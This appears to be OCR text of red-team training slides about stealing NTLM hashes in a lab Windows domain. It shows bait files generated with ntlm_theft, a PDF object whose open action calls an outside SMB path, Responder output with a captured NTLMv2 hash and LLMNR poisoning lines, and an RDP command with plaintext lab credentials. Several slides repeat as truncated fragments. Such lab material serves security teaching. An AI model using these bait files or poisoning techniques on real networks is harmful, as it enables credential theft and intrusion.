
HACKING CORP. ENVIRONMENTS

"PWN LIKE A MDFK ft. RED TEAM VIEW"

j. moreno aka. jomoza

“PWN LIKE A MDFK ft. RED TEAM VIEW”

Day Three: Blessed ignorance


Seguridad de Windows
Configuración de antivirus y protección contra amenazas
Ver y actualizar la configuración de Protección contra virus y amenazas de Antivirus de Microsoft Defender.
Protección en tiempo real
Busca malware e impide que se instale o ejecute en tu dispositivo. Puedes desactivar esta opción durante un breve período de tiempo antes de que se vuelva a activar automáticamente.
Activado
Protección basada en la nube
Proporciona una protección mayor y más rápida con acceso a los datos más recientes de protección en la nube. Funciona mejor cuando el envío automático de muestras está activado.
Activado


BLEACH.local : WE LIKE HASHES

```
┌──(kali㉿kali)-[~/Documents/ntlm_theft]
└─$ pip3 install xlsxwriter
Defaulting to user installation because normal site-packages is not writeable
Requirement already satisfied: xlsxwriter in /usr/lib/python3/dist-packages (3.0.2)

┌──(kali㉿kali)-[~/Documents/ntlm_theft]
└─$ python ntlm_theft.py
usage: ntlm_theft.py --generate all --server <ip_of_smb_catcher_server> --filename <base_file_name>
ntlm_theft.py: error: the following arguments are required: -g/--generate, -s/--server, -f/--filename

┌──(kali㉿kali)-[~/Documents/ntlm_theft]
└─$ python3 ntlm_theft.py -g all -s 10.0.9.7 -f BLEACH
Created: BLEACH/BLEACH.scf (BROWSE TO FOLDER)
Created: BLEACH/BLEACH-(url).url (BROWSE TO FOLDER)
Created: BLEACH/BLEACH-(icon).url (BROWSE TO FOLDER)
Created: BLEACH/BLEACH.lnk (BROWSE TO FOLDER)
Created: BLEACH/BLEACH.rtf (OPEN)
```

https://github.com/Greenwolf/ntlm_theft

BLEACH.local : WE LIKE HASHES


```
┌──(kali㉿kali)-[~/Documents/ntlm_theft]
└─$ pip3 install
Defaulting to use
Requirement alrea

┌──(kali㉿kali)-[
└─$ python ntlm_t
usage: ntlm_theft
ntlm_theft.py: er

┌──(kali㉿kali)-[
└─$ python3 ntlm_
Created: BLEACH/B
Created: BLEACH/B
Created: BLEACH/B
Created: BLEACH/B
Created: BLEACH/B
```




```
<base_file_name>
ver, -f/--filename
```

https://github.com/Greenwolf/ntlm_theft


BLEACH.local : WE LIKE HASHES



https://github.com/Greenwolf/ntlm_theft

BLEACH.local : WE LIKE


```
┌──(kali㉿kali)-[~/Documents/ntlm_theft]
└─$ pip3 install
Defaulting to use
Requirement alrea

┌──(kali㉿kali)-[
└─$ python ntlm_t
usage: ntlm_theft
ntlm_theft.py: er

┌──(kali㉿kali)-[
└─$ python3 ntlm_
Created: BLEACH/B
Created: BLEACH/B
Created: BLEACH/B
Created: BLEACH/B
Created: BLEACH/B
```




```
3 0 obj
<< /Type /Page
   /Contents 4 0 R
   /AA <<
      /O <<
         /F (\\\\127.0.0.1\\test)
         /D [ 0 /Fit]
         /S /GoToE
         >>
      >>
      /Parent 2 0 R
      /Resources <<
         /Font <<
            /F1 <<
               /Type /Font
               /Subtype /Type1
               /BaseFont /Helvetica
               >>
            >>
         >>
>>
endobj
```

https://github.com/Greenwolf/ntlm_theft

BLEACH.local : WE LIKE HASHES



https://github.com/Greenwolf/ntlm_theft

BLEACH.local : WE LIKE HASHES

```
┌──(kali㉿kali)-[~/Documents/ntlm_theft]
└─$ pip3 install
Defaulting to use
Requirement alrea
```


```
[*] Skipping previously captured hash for BLEACH\DESKTOP-O5N3UTI$
[*] Skipping previously captured hash for BLEACH\DESKTOP-O5N3UTI$
[SMB] NTLMv2-SSP Client   : 10.0.9.5
[SMB] NTLMv2-SSP Username : BLEACH\jquerito
[SMB] NTLMv2-SSP Hash     : jquerito::BLEACH:f463e44840703dc7:CF5360942D3F001BE005E284C4654C62:010100000000000
080DF6952DE75D90195CC294E7DE0704E0000000002000800540040003700350001001E00570049004E002D004B0050004A00380030005
50049004B00560034004900040034005700490004E002D004B0050004A003800300055004900 4B00560034004900 2E0054004D003700350
02E004C004F00430041004C00030014005400 4D00370035002E004C004F00430041004C00050014005400 4D00370035002E004C004F004
30041004C0007000800 80DF6952DE75D90106000400020000008003000300000000000000000000000200000FFD129FB65000F1A46F
572279209D1F19B0997225501B8AFA456D7F056E7E9420A001000000000000000000000000000000000000000 9001A006300690066007300 2
F00310030002E0030002E0039002E00370000000000000000
[*] Skipping previously captured hash for BLEACH\jquerito
[*] Skipping previously captured hash for BLEACH\jquerito
[*] Skipping previously captured hash for BLEACH\jquerito
[*] Skipping previously captured hash for BLEACH\jquerito
[*] Skipping previously captured hash for BLEACH\jquerito
[*] Skipping previously captured hash for BLEACH\jquerito
[*] Skipping previously captured hash for BLEACH\jquerito
[*] Skipping previously captured hash for BLEACH\jquerito
[*] Skipping previously captured hash for BLEACH\jquerito
[*] Skipping previously captured hash for BLEACH\jquerito
[*] Skipping previously captured hash for BLEACH\jquerito
[*] Skipping previously captured hash for BLEACH\jquerito
[*] Skipping previously captured hash for BLEACH\jquerito
[*] Skipping previously captured hash for BLEACH\jquerito
[*] [LLMNR]  Poisoned answer sent to 10.0.9.4 for name PRINCIPAL-BLEAC
[*] [LLMNR]  Poisoned answer sent to fe80::92:4916:e359:f3de for name PRINCIPAL-BLEAC
[*] [LLMNR]  Poisoned answer sent to 10.0.9.4 for name PRINCIPAL-BLEAC
[*] [LLMNR]  Poisoned answer sent to fe80::92:4916:e359:f3de for name PRINCIPAL-BLEAC
[*] [LLMNR]  Poisoned answer sent to fe80::92:4916:e359:f3de for name PRINCIPAL-BLEAC
[*] [LLMNR]  Poisoned answer sent to 10.0.9.4 for name PRINCIPAL-BLEAC
[*] [LLMNR]  Poisoned answer sent to fe80::92:4916:e359:f3de for name PRINCIPAL-BLEAC
[*] [LLMNR]  Poisoned answer sent to 10.0.9.4 for name PRINCIPAL-BLEAC
[*] Skipping previously captured hash for BLEACH\jquerito
[*] [LLMNR]  Poisoned answer sent to fe80::92:4916:e359:f3de for name wpad
[*] [NBT-NS] Poisoned answer sent to 10.0.9.4 for name WPAD (service: Workstation/Redirector)
[*] [LLMNR]  Poisoned answer sent to fe80::92:4916:e359:f3de for name wpad
```


https://github.com/Greenwolf/ntlm_theft

THM : Mails : NTLMv2 HASHES FROM OUTLOOK

https://tryhackme.com/room/outlookntlmleak

THM : Mails : NTLMv2 HASHES FROM OUTLOOK


xfreerdp /u:Administrator /p:Password321 /v:10.10.136.151



https://tryhackme.com/room/outlookntlmleak

THM : Mails : NTLMv2 HASHES FROM OUTLOOK

